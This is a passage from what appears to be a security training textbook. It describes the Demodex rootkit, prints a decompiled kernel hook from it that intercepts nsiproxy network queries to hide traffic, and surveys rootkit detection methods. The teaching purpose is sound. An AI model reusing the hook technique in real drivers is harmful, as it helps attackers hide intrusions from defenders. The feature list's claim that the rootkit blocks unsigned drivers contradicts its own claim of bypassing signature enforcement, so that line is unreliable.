
- **Dubbed Demodex Rootkit**

  Source: *https://securelist.com*

  The Demodex rootkit is incredibly sophisticated and allows attackers to retain access to the victim device even after the OS is reinstalled. The Demodex rootkit works as a backdoor to sustain persistence on compromised devices. The major purpose of this rootkit is to conceal malware fingerprints such as their files, registry keys, and network traffic from forensic investigators and prevention systems.

  The Demodex rootkit has the following features:

  - It includes an open-source project named Cheat Engine, which helps users evade detection.
  - It bypasses security features and driver signature enforcement mechanisms in Windows.
  - It prevents unsigned device drivers from being loaded.




```
__int64 __fastcall nsiproxy_ioctl_dispatch_hook(PDEVICE_OBJECT *device_object, IRP *irp)
{
  _IO_STACK_LOCATION *current_stack_location; // rbx
  nsiproxy_context *Context_1; // rax
  nsiproxy_context *nsi_proxy_context; // rdi

  current_stack_location = irp->Tail.Overlay.CurrentStackLocation;
  if ( current_stack_location->Parameters.DeviceIoControl.IoControlCode == 0x12001B
    && current_stack_location->Parameters.DeviceIoControl.InputBufferLength == 0x70 )
  {
    Context_1 = ExAllocatePool(NonPagedPool, 0x28ui64);
    nsi_proxy_context = Context_1;
    if ( Context_1 )
    {
      memset(Context_1, 0, sizeof(nsiproxy_context));
      *&nsi_proxy_context->CompletionRoutine = current_stack_location->CompletionRoutine;
      *&nsi_proxy_context->Context = current_stack_location->Context;
      nsi_proxy_context->Control = current_stack_location->Control;
      *&nsi_proxy_context->CurrentProcess = IoGetCurrentProcess();
      current_stack_location->Control |= 0xE0u;
      current_stack_location->CompletionRoutine = nsiproxy_completion_routine_hook;
      current_stack_location->Context = nsi_proxy_context;
    }
  }
  return g_nsi_proxy_ioctl_dispatch(device_object, irp);
}
```

Figure 6.156: : Screenshot of Demodex rootkit

The following are other popular rootkits:

- Moriya
- iLOBleed
- Netfilter
- Skidmap



Detecting Rootkits

Integrity-Based Detection	It compares a snapshot of the **file system**, **boot records**, or **memory** with a known trusted baseline
Signature-Based Detection	This technique compares characteristics of all **system processes** and **executable files** with a database of known rootkit fingerprints
Heuristic/Behavior - Based Detection	Any **deviations in the system's normal activity** or behavior may indicate the presence of a rootkit
Runtime Execution Path Profiling	This technique compares **runtime execution paths** of all system processes and executable files before and after the rootkit infection
Cross View-Based Detection	Enumerates key elements in the computer system such as **system files**, **processes**, and **registry keys** and compares them to an **algorithm** used to generate a similar data set that does not rely on the common APIs. Any discrepancies between these two data sets indicate the presence of a rootkit
Alternative Trusted Medium	The infected system is shut down and then booted from an alternative trusted media such as a bootable CD-ROM or USB flash drive to **find the traces of the rootkit**
Analyzing Memory Dumps	The volatile memory (**RAM**) of the suspected system is dumped and analyzed to detect the rootkit in the system

Detecting Rootkits

We have seen how attackers employ various rootkits to hide files and their presence on the target system. Now, let us discuss various rootkit detection methods from a security perspective. In general, rootkit detection techniques can be categorized into signature-based, heuristic-based, integrity-based, cross-view-based, and runtime execution path profiling.

- **Integrity-Based Detection**

  Integrity-based detection can be regarded as a substitute for both signature-based and heuristic-based detection. Initially, the user runs tools such as Tripware and AIDE on a clean system. These tools create a baseline of clean system files and store them in a database. Integrity-based detection functions by comparing a current filesystem, boot records, or memory snapshot with that trusted baseline. They detect the evidence or presence of malicious activity based on dissimilarities between the current and baseline snapshots.

- **Signature-Based Detection**

  Signature-based detection methods work as rootkit fingerprints. They compare the characteristics of all system processes and executable files with a database of known rootkit fingerprints. It can compare a sequence of bytes from a file with another sequence of bytes that belong to a malicious program. The method mostly scans system files. It can easily detect invisible rootkits by scanning the kernel memory. The success of signature-based detection is lower owing to the rootkit's tendency to hide files by interrupting the execution path of the detection software.

- **Heuristic/Behavior-Based Detection**

  Heuristic-based detection works by identifying deviations in normal OS patterns or behaviors. This type of detection is also known as behavioral detection. Heuristic detection can identify new, previously unidentified rootkits by recognizing deviants in “normal” system patterns or behaviors. Execution path hooking is one such deviant that helps heuristic-based detectors identify rootkits.

- **Runtime Execution Path Profiling**

  The runtime execution path profiling technique compares runtime execution path profiling of all system processes and executable files. The rootkit adds a new code near to a routine’s execution path to destabilize it. The method hooks several instructions executed before and after a certain routine, as these can be significantly different.

- **Cross-View-Based Detection**

